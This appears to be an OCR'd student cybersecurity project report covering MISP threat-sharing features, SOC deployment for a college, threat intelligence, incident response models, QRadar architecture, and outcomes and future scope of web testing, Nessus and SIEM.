
Prioritization

Escalation



Analysis

Compliance



- **Malware Information Sharing Platform (MISP)**

MISP, Malware Information Sharing Platform and Threat Sharing, core functionalities are:

An efficient IOC and indicators database, allowing to store technical and non-technical information about malware samples, incidents, attackers and intelligence.

Features of MISP, the open source threat sharing platform

A threat intelligence platform for sharing, storing and correlating Indicators of Compromise of targeted attacks, threat intelligence, financial fraud information, vulnerability information or even counter-terrorism information. Discover how MISP is used today in multiple organisations. Not only to store, share, collaborate on cyber security indicators, malware analysis, but also to use the IoCs and information to detect and prevent attacks, frauds or threats against ICT infrastructures, organisations or people.

An efficient IoC and indicators database allowing to store technical and non-technical information about malware samples, incidents, attackers and intelligence.

Automatic correlation finding relationships between attributes and indicators from malware, attacks campaigns or analysis. Correlation engine includes correlation between attributes and more advanced correlations like Fuzzy hashing correlation (e.g. ssdeep) or CIDR block matching. Correlation can be also enabled or event disabled per attribute.

A flexible data model where complex objects can be expressed and linked together to express threat intelligence, incidents or connected elements.

Built-in sharing functionality to ease data sharing using different models of distributions. MISP can synchronize automatically events and attributes among different MISP. Advanced filtering functionalities can be used to meet each organization sharing policy including a flexible sharing group capacity and an attribute level distribution mechanism.

An intuitive user-interface for end-users to create, update and collaborate on events and attributes/indicators. A graphical interface to navigate seamlessly between events and their

correlations. An event graph functionality to create and view relationships between objects and attributes. Advanced filtering functionalities and warning list to help the analysts to contribute events and attributes.

storing data in a structured format (allowing automated use of the database for various purposes) with an extensive support of cyber security indicators along fraud indicators as in the financial sector.

export: generating IDS (Suricata, Snort and Bro are supported by default), OpenIOC, plain text, CSV, MISP XML or JSON output to integrate with other systems (network IDS, host IDS, custom tools

import: bulk-import, batch-import, free-text import, import from OpenIOC, GFI sandbox, ThreatConnect CSV or MISP format.

Flexible free text import tool to ease the integration of unstructured reports into MISP.

A gentle system to collaborate on events and attributes allowing MISP users to propose changes or updates to attributes/indicators.

Data-sharing: automatically exchange and synchronization with other parties and trust-groups using MISP.

Feed import: flexible tool to import and integrate MISP feed and any threatintel or OSINT feed from third parties. Many default feeds are included in standard MISP installation.

Delegating of sharing: allows a simple pseudo-anonymous mechanism to delegate publication of event/indicators to another organization.

Flexible API to integrate MISP with your own solutions. MISP is bundled with PyMISP which is a flexible Python Library to fetch, add or update events attributes, handle malware samples or search for attributes.

Adjustable taxonomy to classify and tag events following your own classification schemes or existing taxonomies. The taxonomy can be local to your MISP but also shareable among MISP instances. MISP comes with a default set of well-known taxonomies and classification schemes to support standard classification as used by ENISA, Europol, DHS, CSIRTs or many

other organizations.

Intelligence vocabularies called MISP galaxy and bundled with existing threat actors, malware, RAT, ransomware or MITRE ATT&CK which can be easily linked with events in MISP.

Expansion modules in Python to expand MISP with your own services or activate already available misp-modules.

sighting support to get observations from organizations concerning shared indicators and attributes. Sighting can be contributed via MISPuser-interface, API as MISP document or STIX sighting documents. Starting with MISP 2.4.66, Sighting has been extended to support false-negative sighting or expiration sighting.

STIX support: export data in the STIX format (XML and JSON) including export/import in STIX 2.0 format.

integrated encryption and signing of the notifications via PGP and/or S/MIME depending on the user preferences.

Real-time publish-subscribe channel within MISP to automatically get all changes (e.g. new events, indicators, sightings or tagging) in ZMQ (e.g. misp-dashboard) or Kafka.

Sharing with humans


Data you store is immediately available to your colleagues and partners. Store the event id in your ticketing system or be informed by the signed and encrypted email notifications.

Sharing with machines

By generating Snort/Suricata/Bro/Zeek IDS rules, STIX, OpenIOC, text or csv exports MISP allows you to automatically import data in your detection systems resulting in better and faster detection of intrusions. Importing data can also be done in various ways: free-text import, OpenIOC, batch import, sandbox result import or using the preconfigured or custom templates. If you run MISP internally, data can also be uploaded and downloaded automagically from and to externally hosted MISP instances. Thanks to this automation and the effort of others you are now in possession of valuable indicators of compromise with no additional work.

Collaborative sharing of analysis and correlation

How often has your team analyzed to realize at the end that a colleague had already worked on another, similar, threat? Or that an external report has already been made? When new data is added MISP will immediately show relations with other observables and indicators. This results in more efficient analysis, but also allows you to have a better picture of the TTPs, related campaigns and attribution.



- **Your college network information**

Institute of Information Technology & Management

The Institute takes pride in having developed the faculty support and infrastructure imperative to effectively implement the "Outcome Based Education", a technology-based learner centric and result-oriented approach which enhances students' learning and performance capabilities. The institute has state-of-the-art computer resources center with 6 nos. of Computer Laboratories with approximately 300 systems having the latest software and providing 24 hours unlimited Wi-Fi internet connectivity to students and faculty members. The center has 20 mbps broadband lease line internet connection to meet the growing needs of the students.

- **How you think you deploy soc in your college**

Deploying a Security Operations Center (SOC) in an organization involves careful planning, resource allocation, and a structured approach. Here are the key steps to deploy a SOC:

Assessment and Requirements Gathering:

- Conduct a thorough assessment of the organization's current cyber security posture, including existing security measures, tools, and processes.
- Identify the specific security challenges, risks, and compliance requirements that a SOC will address.
- Define the goals and objectives of the SOC deployment to align with the organization's overall security strategy.

Budget and Resource Allocation:

- Determine the budget and resource requirements for establishing and maintaining the SOC.
- Allocate personnel, hardware, software, and other necessary resources to support the SOC operations.

Build a Skilled Team:

- Recruit or assign skilled security professionals to form the SOC team.
- The team should include security analysts, incident responders, threat hunters, and SOC management personnel.

Infrastructure and Technology Setup:

- Establish the physical or virtual infrastructure for the SOC, including servers, network equipment, and storage.
- Deploy the required security technologies, such as

SIEM, intrusion detection and prevention systems (IDS/IPS), firewalls, endpoint protection, and threat intelligence feeds.

Integration and Data Collection:

- Integrate security tools and systems with the SIEM to centralize log and event data collection.
- Ensure that critical data sources, such as firewalls, servers, network devices, and applications, are sending logs to the SIEM.

Establish Processes and Procedures:

- Define standard operating procedures (SOPs) for various SOC activities, including incident handling, response protocols, escalation procedures, and communication guidelines.
- Implement incident categorization and prioritization mechanisms.

Implement Monitoring and Alerting:

- Configure the SIEM to generate real-time alerts based on predefined correlation rules and security use cases.
- Fine-tune alerting thresholds to minimize false positives and focus on critical alerts.

Incident Response and Escalation:

- Develop a formal incident response plan that outlines the steps to be taken in the event of a security incident.
- Define roles and responsibilities for incident handling, and establish a clear escalation path for severe incidents.

Training and Skill Development:

- Provide comprehensive training to the SOC team on

the use of security tools, incident analysis, threat hunting, and incident response best practices.
- Keep the team updated on the latest cybersecurity trends, attack techniques, and relevant certifications.

Testing and Continuous Improvement:

- Conduct regular tabletop exercises and simulated cyber attack scenarios to test the SOC team's response capabilities.
- Use the insights gained from testing to improve and refine the SOC's processes and procedures.

Monitoring and Reporting:


- Continuously monitor the SOC's performance and effectiveness in detecting and responding to security incidents.
- Generate regular reports and metrics to measure the SOC's performance and communicate its value to stakeholders.

Integration with IT and Business Functions:

- Foster collaboration between the SOC and other IT and business units to ensure a coordinated approach to security.
- Engage with executive management and board members to gain support and buy-in for SOC initiatives
- Deploying a SOC is an ongoing process that requires adaptability and continuous improvement. Regular assessments, training, and updates are essential to ensure that the SOC remains effective in addressing the organization's evolving security challenge

- **Threat intelligence**

Threat intelligence is data that is collected, processed, and analyzed to understand a threat actor's motives, targets, and attack behaviors. Threat intelligence enables us to make faster, more informed, data-backed security decisions and change their behavior from reactive to proactive in the fight against threat actors.



Threat intelligence is important for the following reasons:

- sheds light on the unknown, enabling security teams to make better decisions
- empowers cyber security stakeholders by revealing adversarial motives and their tactics, techniques, and procedures (TTPs)

- helps security professionals better understand the threat actor’s decision-making process
- empowers business stakeholders, such as executive boards, CISOs, CIOs and CTOs; to invest wisely, mitigate risk, become more efficient and make faster decisions

From top to bottom, threat intelligence offers unique advantages to every member of a security team, including:

- Sec/IT Analyst
- SOC
- CSIRT
- Intel Analyst
- Executive Management

- **Incident response**

Incident response is a term used to describe the process by which an organization handles a data breach or cyberattack, including the way the organization attempts to manage the consequences of the attack or breach (the "incident"). Ultimately, the goal is to effectively manage the incident so that the damage is limited and both recovery time and costs, as well as collateral damage such as brand reputation, are kept at a minimum.

Organizations should, at minimum, have a clear incident response plan in place. This plan should define what constitutes an incident for the company and provide a clear, guided process to be followed when an incident occurs. Additionally, it's advisable to specify the teams, employees, or leaders responsible for both managing the overall incident response initiative and those tasked with taking each action specified in the incident response plan.

Who Handles Incident Responses?

Typically, incident response is conducted by an organization's computer incident response team (CIRT), also known as a cyber incident response team. CIRTs usually are comprised of security and general IT staff, along with members of the legal, human resources, and public relations departments. As Gartner describes, a CIRT is a group that "is responsible for responding to security breaches, viruses, and other potentially catastrophic incidents in enterprises that face significant security risks. In addition to technical specialists capable of dealing with specific threats, it should include experts who can guide enterprise executives on appropriate communication in the wake of such incidents."

Six Steps for Effective Incident Response

Preparation - The most important phase of incident response is preparing for an inevitable security breach. Preparation helps organizations determine how well their CIRT will be able to respond to an incident and should involve policy, response plan/strategy, communication, documentation, determining the CIRT members, access control, tools, and training.

Identification - Identification is the process through which incidents are detected, ideally promptly to enable rapid response and therefore reduce costs and damages. For this step of effective incident response, IT staff gathers events from log files, monitoring tools, error messages, intrusion detection systems, and firewalls to detect and determine incidents and their scope.

Containment - Once an incident is detected or identified, containing it is a top priority. The main purpose of containment is to contain the damage and prevent further damage from occurring (as noted in step number two, the earlier incidents are detected, the sooner they can be contained to minimize damage). It's important to note that all of SANS' recommended steps within the containment phase should be taken, especially to "prevent the destruction of any evidence that may be needed later for prosecution." These steps include short-term containment, system back-up, and long-term containment.

Eradication - Eradication is the phase of effective incident response that entails removing the threat and restoring affected systems to their previous state, ideally while minimizing data loss. Ensuring that the proper steps have been taken to this point, including measures that not only remove the malicious content but also ensure that the affected systems are completely clean, are the main actions associated with eradication.

Recovery - Testing, monitoring, and validating systems while putting them back into production in order to verify that they

are not re-infected or compromised are the main tasks associated with this step of incident response. This phase also includes decision making in terms of the time and date to restore operations, testing and verifying the compromised systems, monitoring for abnormal behaviors, and using tools for testing, monitoring, and validating system behavior.

Lessons Learned - Lessons learned is a critical phase of incident response because it helps to educate and improve future incident response efforts. This is the step that gives organizations the opportunity to update their incident response plans with information that may have been missed during the incident, plus complete documentation to provide information for future incidents. Lessons learned reports give a clear review of the entire incident and may be used during recap meetings, training materials for new CIRT members, or as benchmarks for comparison.

Proper preparation and planning are the key to effective incident response. Without a clear-cut plan and course of action, it’s often too late to coordinate effective response efforts and a communication plan after a breach or attack has occurred when future attacks or security events hit. Taking the time to create a comprehensive incident response plan can save your company substantial time and money by enabling you to regain control over your systems and data promptly when an inevitable breach occurs.

The incident response process is the set of procedures taken by an organization in response to a cybersecurity incident. Companies should document their incident response plans and procedures along with information regarding who is responsible for performing the various activities they contain. The failure to develop an incident response plan makes it much more difficult for a business to successfully respond and recover from cyber attacks.

Following are the five steps or pillars of the incident response process.

Identify - Companies need to identify all types of threats and the assets they could affect. This involves inventorying the environment and conducting a risk assessment.

Protect - All critical assets need to have a protection plan that involves protective technological solutions and employee security awareness training.

Detect - In this step, organizations attempt to detect threats promptly before they have a chance to cause extensive damage to the environment.

Respond - After a threat or incident is detected, a defined response should be put into action to mitigate its damage and prevent its spread to other infrastructure components.

Recover - The recovery step returns the system affected to normal operations. It also evaluates the source of the incident with the goal of identifying improved security measures to prevent its recurrence.

What is the NIST incident response model?

The NIST incident response model involves four phases recommended to effectively handle cybersecurity incidents. Some of the phases can be further subdivided to provide more steps.

Preparation - Organizations should take the necessary steps to be prepared for a cybersecurity incident when one occurs.

Detection and analysis - The cybersecurity response team is responsible for detecting and analyzing incidents to determine how to proceed and who needs to be notified.

Containment, eradication, and recovery - After an incident, the response team should stop its spread, remove the threat from the environment, and begin the process of recovering affected systems.

Post-incident activity - The focus of post-incident activity is identifying lessons learned and using them to strengthen defenses to minimize the probability of similar incidents in the future.

- **Qradar & understanding about tool**

The operation of the QRadar security intelligence platform consists of three layers, and applies to any QRadar deployment structure, regardless of its size and complexity. The following diagram shows the layers that make up the QRadar architecture.




Figure 1. QRadar architecture

The QRadar architecture functions the same way regardless of the size or number of components in a deployment. The following three layers that are represented in the diagram represent the core functionality of any QRadar system.

Data collection

Data collection is the first layer, where data such as events or flows is collected from your network. The All-in-One appliance can be used to collect the data directly from your network or

you can use collectors such as QRadar Event Collectors or QRadar QFlow Collectors to collect event or flow data. The data is parsed and normalized before it passed to the processing layer. When the raw data is parsed, it is normalized to present it in a structured and usable format.

The core functionality of QRadar SIEM is focused on event data collection, and flow collection.

Event data represents events that occur at a point in time in the user's environment such as user logins, email, VPN connections, firewall denys, proxy connections, and any other events that you might want to log in your device logs.

Flow data is network activity information or session information between two hosts on a network, which QRadar translates in to flow records. QRadar translates or normalizes raw data in to IP addresses, ports, byte and packet counts, and other information into flow records, which effectively represents a session between two hosts. In addition to collecting flow information with a Flow Collector, full packet capture is available with the QRadar Incident Forensics component.

Data processing

After data collection, the second layer or data processing layer is where event data and flow data are run through the Custom Rules Engine (CRE), which generates offenses and alerts, and then the data is written to storage.

Event data, and flow data can be processed by an All-in-One appliance without the need for adding Event Processors or Flow Processors. If the processing capacity of the All-in-One appliance is exceeded, then you might need to add Event Processors, Flow Processors or any other processing appliance to handle the additional requirements. You might also need more storage capacity, which can be handled by adding Data Nodes.

Other features such as QRadar Risk Manager (QRM), QRadar Vulnerability Manager (QVM), or QRadar Incident Forensics collect different types of data and provide more functions.

QRadar Risk Manager collects network infrastructure configuration, and provides a map of your network topology. You can use the data to manage risk by simulating various network scenarios through altering configurations and implementing rules in your network.

Use QRadar Vulnerability Manager to scan your network and process the vulnerability data or manage the vulnerability data that is collected fromother scanners such as Nessus, and Rapid7. The vulnerability data that is collected is used to identify various security risks in your network.

Use QRadar Incident Forensics to perform in-depth forensic investigations, and replay full network sessions.

Data searches

In the third or top layer, data that is collected and processed by QRadar is available to users for searches, analysis, reporting, and alerts or offense investigation. Users can search, and manage the security admin tasks for their network from the user interface on the QRadar Console.

In an All-in-One system, all data is collected, processed, and stored on the All-in-One appliance.

In distributed environments, the QRadar Console does not perform event and flow processing, or storage. Instead, the QRadar Console is used primarily as the user interface where users can use it for searches, reports, alerts, and investigations.

QRadar components

Use IBM QRadar components to scale a QRadar deployment,

and to manage data collection and processing in distributed networks.

QRadar maximum EPS certification methodology

IBM QRadar appliances are certified to support a certain maximum events per second (EPS) rate. Maximum EPS depends on the type of data that is processed, system configuration, and system load.

QRadar events and flows

The core functions of IBM QRadar SIEM are managing network security by monitoring flows and events.

Conclusion

Stage 1 :- What you understand from Web application testing .

The outcome of web application testing is to ensure that the application is secure, reliable, and meets its intended functionality. The testing process aims to identify and address potential vulnerabilities, bugs, and usability issues that could impact the application's performance and user experience. The specific outcomes of web application testing include:

- Identification of Security Vulnerabilities
- Bug Detection and Resolution
- Validation of Functional Requirements
- Usability and User Experience Evaluation
- Performance and Load Testing Results
- Compatibility Testing Insights
- Accessibility Compliance
- Security Compliance and Risk Mitigation
- Optimization Recommendations
- Enhanced Quality Assurance
- Increased Customer Confidence
- Compliance with Regulatory Requirements


In summary, the outcome of web application testing is an enhanced, secure, and reliable web application that meets user expectations and delivers a smooth and seamless experience to its users. It provides developers and stakeholders with the confidence that the application is ready for deployment and can withstand potential security threats and performance challenges.

Stage 2 :- What you understand from the nessus report.

Nessus is a vulnerability scanning tool used to identify and report security issues in computer systems and networks.

The outcome of a Nessus report will depend on the specific target scanned and the vulnerabilities found. Typically, a

Nessus report will list the identified vulnerabilities along with their severity levels, detailed descriptions, and recommendations for remediation. The severity levels are usually categorized as critical, high, medium, and low, depending on the potential impact and exploitability of the vulnerability.



Stage 3 :- What you understand from SOC / SEIM / Qradar Dashboard.

SOC (Security Operations Center): The primary purpose of a SOC is to monitor and defend an organization's IT infrastructure against security threats and incidents. SOC analysts use various tools and technologies to detect, analyze, and respond to security events in real-time. The expected outcomes of a well-functioning SOC include:

a. **Improved Threat Detection**: SOC analysts monitor

network traffic, log data, and security alerts to identify potential threats and security incidents promptly.

b. **Faster Incident Response**: With a SOC in place, organizations can respond quickly to security incidents and mitigate the impact of breaches or attacks.

c. Enhanced Security Posture: A proactive SOC helps organizations implement robust security measures and continually improve their overall security posture.

d. Reduced Downtime and Losses: Detecting and mitigating security incidents swiftly can minimize downtime and financial losses resulting from cyber-attacks.

SIEM (Security Information and Event Management): SIEM is a technology that helps collect, analyze, and correlate log data from various sources within an organization's IT environment. The main goal of SIEM is to provide a centralized platform for real-time monitoring, threat detection, and incident response. The expected outcomes of using a SIEM system are:

a. Centralized Log Management: SIEM aggregates log data from diverse sources, making it easier for analysts to access and analyze information from a single dashboard.

b. Early Threat Detection: SIEM tools can identify patterns and anomalies in the data, enabling early detection of security incidents and potential breaches.

c. Simplified Incident Investigation: SIEM allows analysts to correlate events from different sources, providing a comprehensive view of security incidents for faster and more accurate investigations.

d. Compliance and Reporting: SIEM can help organizations meet regulatory compliance requirements by generating security reports and audits.

QRadar Dashboard (IBM QRadar): QRadar is a popular SIEM solution provided by IBM. The QRadar dashboard is a critical component of the QRadar system, offering a visual representation of security-related data and insights. The expected outcomes of using QRadar and its dashboard include:

a. Real-Time Visibility: The QRadar dashboard provides real-time visibility into security events and incidents, enabling analysts to respond promptly to emerging threats.

b. Customizable Visualizations: Analysts can customize the dashboard to display relevant information, such as top threats, network traffic, or security incidents.

c. Threat Intelligence Integration: QRadar integrates with various threat intelligence feeds, enhancing its ability to detect and respond to advanced threats.

d. Incident Response Automation: The QRadar dashboard can be integrated with automation tools to streamline incident response processes.

It's important to note that the effectiveness of these security measures relies on the expertise of the security team, the quality of data collected, and the organization's commitment to maintaining a strong security posture. Continuous monitoring, analysis, and improvement are crucial for maximizing the outcomes and benefits of SOC, SIEM, and QRadar implementations.

Future Scope

Stage 1 :- Future scope of web application testing

The future scope of web application testing will be shaped by technological advancements, changing user expectations, and the need to ensure security and reliability in an increasingly interconnected digital world. Testing professionals will need to adapt to these trends and continuously upgrade their skills to meet the evolving demands of web application testing.

Stage 2 :- Future scope of testing process you understood.

The future scope of the testing process will see increased automation, integration with emerging technologies, and a focus on ensuring quality, security, and performance in the ever-evolving software landscape. Testing professionals will need to adapt to these changes and continuously upgrade their skills to stay relevant in the dynamic field of software testing

Stage 3 :- future scope of SOC / SEIM

The future scope of SOC (Security Operations Center) and SIEM (Security Information and Event Management) is expected to expand and evolve in response to the changing cybersecurity landscape and technological advancements. The future scope of SOC and SIEM will involve increased automation, advanced threat detection, integration with emerging technologies, and a proactive approach to cybersecurity. Organizations will need to invest in the latest tools and technologies while continuously developing the expertise of their cybersecurity teams to stay ahead of evolving threats.

Topics explored :-

- Introduction to cybersecurity,
- Growth of cybersecurity,
- Data sanity,
- Cloud service and cloud security,
- Data breach,
- Firewall,
- Antivirus,
- Digital ecosystem,
- Data protection,
- Types of cyber attacks,
- Essential terminology,
- Introduction to networking,
- Web APIs,
- web hooks,
- Web shell concepts,
- Vulnerability stack,
- OWASP top 10 applications,
- QRadar,
- SOC,
- SIEM

